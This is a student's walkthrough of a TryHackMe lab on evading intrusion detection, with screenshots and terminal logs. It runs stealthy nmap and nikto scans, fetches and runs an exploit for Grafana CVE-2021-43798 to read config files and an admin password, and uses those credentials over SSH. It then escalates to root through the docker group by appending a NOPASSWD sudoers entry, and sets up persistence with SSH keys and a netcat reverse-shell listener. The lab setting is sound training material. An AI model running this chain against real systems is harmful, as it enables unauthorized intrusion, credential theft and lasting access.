Task 8: Walkthrough of idsevasion room in TryHackMe

Maheshwar Anup

October 26, 2025

1 Objective

The objective of this room is to practice and enhance skills in evading Intrusion Detection Systems (IDS) by completing various challenges and tasks related to IDS evasion techniques. The room link is here.

2 Walkthrough

2.1 Step 1: Introduction to IDS Evasion

- Click start room to begin the lab.
- Click start machine to launch the vulnerable machine.
- Note down the IP address of the machine.
- Familiarize yourself with the basics of IDS and the importance of evasion techniques.
- Use open vpn to connect to TryHackMe network.
- Navigate to the registration page at `http://<target_ip>:8000/register`.
- Enter any username and click on register.
- You will receive an access token just copy it and save it using the following command.

Terminal


```
echo <token> > token.txt
```

You can use `cat token.txt` to view the token. Access the login page at `http://<target_ip>:8000/login` and login using the token.

2.2 Step 2: Intrusion Detection Basics

Explore the provided resources to understand the fundamentals of IDS and its role in network security. Familiarize yourself with common IDS systems like Snort, Suricata (Network based IDS), and Bro/Zeek.

- **Ans:** `Signature-based detection`



Username: djmahe4

Access Token: ••••••••••••••••••••••••••••••••

☑ Remember Me

Create an Account here

Figure 1: Login Page

2.3 Step 3: Network Based IDS

Learn about Network-based IDS (NIDS) and how they monitor network traffic for suspicious activities.

- **Ans1:** "TLS"(Transport Layer Security)

2.4 Step 4: Recconnaissance and Evasion

Perform reconnaissance on the target machine using tools like Nmap to identify open ports and services.

- **Ans:** nmap -sV <target_ip>

Normal useragents are easily detected by IDS. Use custom useragents to evade detection.


Terminal

```
nmap -sV --script-args http.useragent="Mozilla/5.0␣(Windows␣NT␣10.0;␣
    ↪WOW64)␣AppleWebKit/537.36␣(KHTML,␣like␣Gecko)␣Chrome
    ↪/72.0.3626.121␣Safari/537.36" <target_ip>
```

Terminal

```
nmap -sV -script vuln --script-args http.useragent="Mozilla/5.0␣(
    ↪Windows␣NT␣10.0;␣WOW64)␣AppleWebKit/537.36␣(KHTML,␣like␣Gecko)␣
    ↪Chrome/72.0.3626.121␣Safari/537.36" <target_ip>
```

- **Ans1:** 1-3
- **Ans2:** 3



CTFScore

Welcome, djmahe4

Current Score:

53.350

Alert Stats

Total Number of Recorded IDS Alerts: 13

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries Search:


Timestamp	Message	Category	Severity	Targeted Asset	Score

```
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protoco
l 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open  http    Grafana http
8000/tcp open  http    Gunicorn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.64 seconds

┌──(djmahe4㉿kali)-[~]
└─$ sudo su
[sudo] password for djmahe4:
┌──(root㉿kali)-[/home/djmahe4]
└─# ^[[200~nmap -sV --script-args http.useragent="Mozilla/5.0 (Windows NT 10.
0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Sa
fari/537.3" 10.10.243.33
zsh: bad pattern: ^[[200~nmap

┌──(root㉿kali)-[/home/djmahe4]
└─# nmap -sV --script-args http.useragent="Mozilla/5.0 (Windows NT 10.0; Win6
4; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/53
7.3" 10.10.243.33
```

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries Search:

Figure 2: After Command 1



CTFScore

Welcome, djmahe4

Current Score:

769.410

Alert Stats

```
i/537.36" 10.10.243.33

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 12:43 IST
Failed to resolve "vuln".

┌──(root㉿kali)-[/home/djmahe4]
└─# nmap -sV -sc vuln --script-args http.useragent="Mozilla/5.0 (Windows NT 1
0.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safar
i/537.36" 10.10.243.33

/usr/lib/nmap/nmap: option '-sc' is ambiguous; possibilities: '-scanflags' '-
scan-delay' '-script' '-script-trace' '-script-updatedb' '-script-args' '-scr
ipt-args-file' '-script-help' '-script-timeout'
See the output of nmap -h for a summary of options.

┌──(root㉿kali)-[/home/djmahe4]
└─# nmap -sV -script vuln --script-args http.useragent="Mozilla/5.0 (Windows
NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 S
afari/537.36" 10.10.243.33

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 12:43 IST
Stats: 0:01:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.97% done; ETC: 12:45 (0:00:03 remaining)
```

Click on any alert in this table to view a breakdown of how the score was ca

Show 10 entries Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					


Figure 3: After Command 2

2.5 Step 5: Further Reconnaissance Evasion

Use Nikto for web server scanning while evading IDS detection. Found an interesting path `/login` on the web server.

Terminal

```
nikto -p 3000 -h <target_ip>
```



CTFScore

Welcome, djmahe4

Current Score:

6440.530

Alert Stats

Total Number of Recorded IDS Alerts: 2153

Click on any alert in this table to view a breakdown of how the score was calculated

Show 10 entries Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 20 Oct 2025 07:39:10 GMT	Web server 400 error code.	web	5	apachesite	2.67
Mon, 20 Oct 2025 07:39:10 GMT	Web server 400 error code.	web	5	apachesite	2.67
Mon, 20 Oct 2025 07:39:10 GMT	Web server 400 error code.	web	5	apachesite	2.67
Mon, 20 Oct 2025 07:39:10 GMT	Web server 400 error code.	web	5	apachesite	2.67
Mon, 20 Oct 2025 07:39:10 GMT	Web server 400 error code.	web	5	apachesite	2.67
Mon, 20 Oct 2025 07:39:12 GMT	Web server 400 error code.	web	5	apachesite	2.67
Mon, 20 Oct 2025 07:39:12 GMT	Web server 400 error code.	web	5	apachesite	2.67
Mon, 20 Oct 2025 07:39:12 GMT	Web server 400 error code.	web	5	apachesite	2.67

```
/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). A
pache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 5e7,
size: 5db579800d8b8, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.c
gi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .


^C

┌──(root㉿kali)-[/home/djmahe4]
└─# nikto -p 3000 -h 10.10.243.33
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.243.33
+ Target Hostname:    10.10.243.33
+ Target Port:        3000
+ Start Time:         2025-10-20 13:11:22 (GMT5.5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Root page / redirects to: /login
```

Figure 4: Nikto Scan

- **Ans1:** `/login`

Run Help command to view all options.

Terminal

```
nikto -H
```

Carefully analysing the parameters, we could see the toggle to trigger denial of service attack.

- **Ans2:** `6`

Similarly the request spacing can also be modified to evade IDS.


- **Ans3:** `6,A,B`

2.6 Step 6: Open Source Intelligence (OSINT) Evasion

Understand the concept of OSINT and how it can be used to gather information about a target. Learn techniques to evade OSINT gathering methods. In the `<target_ip>:3000/login` page, the Grafana version is displayed at the bottom of the page.

- **Ans1:** `8.2.5`

Use google search to find known vulnerabilities for the specific version.



These are results for grafana 8.2.5 ***vulnerabilities***
Search instead for grafana 8.2.5 vulneravilites

Grafana version 8.2.5 is vulnerable to a critical **directory traversal vulnerability** (CVE-2021-43798) **that can allow attackers to access local files**. This issue affects versions 8.0.0-beta1 through 8.3.0 (with the exception of patched versions). The vulnerability can be exploited by sending a specially crafted URL to the affected application. Users should upgrade to patched versions, such as **Grafana 8.2.7**, to fix this vulnerability.

cve-2021-43798 - NVD
9 Oct 2025 — Description. Grafana is an open-source platform for monitoring and observability. Grafana versions 8.0. 0-beta...
National Institute of Standards and...

Grafana 8.0.x < 8.0.7 / 8.1.x < 8.1.8 / 8.2.x < 8.2.7 / 8.3. ... - Tenable

Figure 5: Grafana Vulnerability

- **Ans2:** `CVE-2021-43798`

Shodan can be used to find more information about the vulnerabilities. Services running, Open ports etc can be found using shodan.

- **Ans3:** `Shodan`

Google dorking can also be used to find more information about the target.

- **Ans4:** `site:example.com filetype:pdf`

2.7 Step 7: Rulesets

Learn about IDS rulesets and how they define the behavior of IDS systems. Understand how to create and modify rulesets to evade detection. Follow the commands:

Terminal

```
wget https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/
    ↩master/src/exploit.py
python3 exploit.py -t <target_ip> -p 3000 -f /etc/passwd
```


We got nothing useful. But grafana config files location is found at `/etc/grafana/grafana.ini`.

Terminal

```
python3 exploit.py -u <target_ip> -p 3000 -f /etc/grafana/grafana.ini
    ↩-o output.txt
```

Using gedit open the `output.txt` file to view the contents.

- **Ans1:** `GraphingTheWorld32`



```
#################################### Security ####################
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
admin_user = grafana-admin

# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = GraphingTheWorld32

# used for signing
;secret_key = SW2YcwTIb9zpOOhoPsMm

# disable gravatar profile images
;disable_gravatar = false

# data source proxy whitelist (ip_or_domain:port separated by spaces)
;data_source_proxy_whitelist =

# disable protection against brute force login attempts
;disable_brute_force_login_protection = false

# set to true if you host Grafana behind HTTPS. default is false.
;cookie_secure = false

# set cookie SameSite attribute. defaults to `lax`. can be set to "lax", "strict", "none" and "disabled"
;cookie_samesite = lax

# set to true if you want to allow browsers to render Grafana in a <frame>, <iframe>, <embed> or
<object>. default is false.
;allow_embedding = false

# Set to true if you want to enable http strict transport security (HSTS) response header.
# This is only sent when HTTPS is enabled in this configuration.
# HSTS tells browsers that the site should only be accessed using HTTPS.
;strict_transport_security = false
```

```
(gedit:10249): dconf-WARNING **: 13:51:22.429: unable to open file '/etc/dconf/db/local': Failed to open file "/etc/dconf/db/local": open() failed: No such file or directory; expect degraded performance

** (gedit:10249): WARNING **: 13:51:23.082: Could not load Peas repository: Typelib file for namespace 'Peas', version '1.0' not found

** (gedit:10249): WARNING **: 13:51:23.082: Could not load PeasGtk repository: Typelib file for namespace 'PeasGtk', version '1.0' not found

(gedit:10249): Gtk-WARNING **: 13:51:39.313: Calling org.xfce.Session.Manager.Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.UnknownMethod: No such method "Inhibit"
```

Figure 6: Password

- **Ans2:** `Yay`

- **Ans3:** `Suricata`


Suricata detected the exploit attempt, that we tried to access `/etc/shadow` file.

2.8 Step 8: Host Based IDS

Learn about Host-based IDS (HIDS) and how they monitor activities on individual hosts. Understand techniques to evade HIDS detection.

- **Ans1:** `Web`

Wazuh places HTTP Error code 400 in 'Web' category.



Page not found
404 Error


Chances you are on the page you are looking for. 0%

Sorry for the inconvenience

Please go back to your home dashboard and try again.

If the error persists, seek help on the community site.

Figure 7: Grafana Logged In



Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 20 Oct 2025 07:30:42 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67
Mon, 20 Oct 2025 07:30:42 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67
Mon, 20 Oct 2025 07:30:43 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67
Mon, 20 Oct 2025 07:30:43 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67
Mon, 20 Oct 2025 07:30:43 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67
Mon, 20 Oct 2025 07:30:43 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67
Mon, 20 Oct 2025 07:30:43 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67
Mon, 20 Oct 2025 07:30:43 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67
Mon, 20 Oct 2025 07:30:44 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67
Mon, 20 Oct 2025 07:30:44 GMT	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt	Unknown Classtype	3	172.200.0.10	2.67

Figure 8: Suricata Alert

2.9 Step 9: Previlage Escalation Recon

At first lets ssh into the target machine using the credentials found in grafana.ini file.

Terminal

```
ssh grafana-admin@<target_ip>
```

Use the previously extracted password `GraphingTheWorld32` to login. `sudo -l` to view the sudo privileges. We cannot run all commands as sudo. Lets view group memberships using `groups` command. We are part of `docker` group. `cat/etc/group | grep docker` to view docker group members. It is showing no such file or directory. Install linpeas using: `sudo apt install peass`. Run linpeas using: `linpeas.sh`.

Terminal

```
+--(root@kali)-[/opt]
+--# linpeas

> peass ˜ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/linpeas
+-- linpeas_darwin_amd64
+-- linpeas_darwin_arm64
+-- linpeas_fat.sh
+-- linpeas_linux_386
+-- linpeas_linux_amd64
+-- linpeas_linux_arm
+-- linpeas_linux_arm64
+-- linpeas.sh
+-- linpeas_small.sh
```

establish a termux session using `tmux new -s mysession` command. Copy the contents of `linpeas.sh` to a new file using gedit. Now back in the ssh session, create a new file `linpeas.sh` using `vim pe.sh` , paste the contents and save and quit using `:wq`. Give execute permissions using `chmod +x linpeas.sh`. Run linpeas using `./linpeas.sh`. Scroll down to `Docker` section. We can see that the docker socket is mounted inside the container.

- **Ans1:** `docker`

Wazuh identified that we ran linpeas inside the container. It labeled a 5 severity alert.

- **Ans2:** `5`

2.10 Step 10: Previlage Escalation via Docker

Since we are part of docker group, we can run docker commands without sudo.

Terminal

```
docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/
    ↩ctfscoreapache:master
```

echo command to add grafana-admin user to sudoers file.

Terminal

```
echo "grafana-admin␣ALL=(ALL)␣NOPASSWD:ALL" >> /mnt/etc/sudoers
```


Outputs:

Terminal

```
root@7a1840de1a90:/# sudo -l
Matching Defaults entries for root on 7a1840de1a90:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/
       ↩bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on 7a1840de1a90:
    (ALL : ALL) ALL
```

Now we can run all commands as sudo without password. `cd /mnt/root` to navigate to root home directory. `cat root.txt` to view the root flag.

- **Ans:** {`SNEAK_ATTACK_CRITICAL`}



grafana-admin@reversegear: ~
File
Actions
Edit
View
Help
djmahe4@kali: ~/Downloads
root@kali: /usr/share/peass/linpeas
grafana-admin@reversegear: ~

```
╔══════════╣ Legacy r-commands (rsh/rlogin/rexec) and host-based trust

╔══╣ Listening r-services (TCP 512-514)

╔══╣ systemd units exposing r-services
rlogin|rsh|rexec units Not Found

╔══╣ inetd/xinetd configuration for r-services
/etc/inetd.conf Not Found
/etc/xinetd.d Not Found

╔══╣ Installed r-service server packages
  No related packages found via dpkg

╔══╣ /etc/hosts.equiv and /etc/shosts.equiv

╔══╣ Per-user .rhosts files
.rhosts Not Found

╔══╣ PAM rhosts authentication
/etc/pam.d/rlogin|rsh Not Found

╔══╣ SSH HostbasedAuthentication
  HostbasedAuthentication no or not set

╔══╣ Potential DNS control indicators (local)
  Not detected

╔══════════╣ Crontab UI (root) misconfiguration checks
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs
crontab-ui Not Found
grafana-admin@reversegear:~$ docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master
root@7a1840de1a90:/# echo "grafana-admin ALL=(ALL) NOPASSWD:ALL" >> /mnt/etc/sudoers
root@7a1840de1a90:/# sudo -l
Matching Defaults entries for root on 7a1840de1a90:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on 7a1840de1a90:
    (ALL : ALL) ALL
root@7a1840de1a90:/# ^C
root@7a1840de1a90:/# cd /root/
root@7a1840de1a90:~# ls
root@7a1840de1a90:~# cd /mnt/root
root@7a1840de1a90:/mnt/root# ls
root.txt  snap
root@7a1840de1a90:/mnt/root# cat root.txt
{SNEAK_ATTACK_CRITICAL}root@7a1840de1a90:/mnt/root# 
```

Figure 9: Root Flag

2.11 Step 11: Persistence

Understand the concept of persistence and its importance in maintaining access to a compromised system. Learn techniques to establish persistence while evading detection. Use `ssh-keygen` to generate ssh keys. Copy the ssh public key to authorized_keys file in grafana-admin user's .ssh directory. Use ssh to login without password.

- First within termux session create a `.ssh` directory using `mkdir .ssh` command.
- Then create a file `authorized_keys` using `vim authorized_keys` and paste the public key content and save and quit using `:wq`.
- Give proper permissions using `chmod 700 .ssh` and `chmod 600 .ssh/authorized_keys`.

Terminal

```
ssh -i id_rsa grafana-admin@<target_ip>
```

You will be logged in without password. Use docker to gain root again. First locate the compose file using `find / -name docker-compose.yaml 2>/dev/null`. It is located at `/var/lib/ctf/docker-compose.yaml`. Use vim to insert reverse shell payload (Provided in thm site.) in the compose file. cd to `/var/lib/ctf/` and run `docker-compose up -d` to restart the container. Run in your machine to have reverse shell access:

Terminal

```
nc -nvlp 4444
```

3 Conclusion

This room provided hands-on experience in evading IDS detection techniques. By completing the challenges and tasks, participants gained practical knowledge in reconnaissance evasion, OSINT evasion, ruleset manipulation, and privilege escalation techniques. These skills are crucial for cybersecurity professionals to effectively test and improve the security of systems against IDS detection. Always remember to use these techniques ethically and responsibly in authorized environments only. Happy Learning!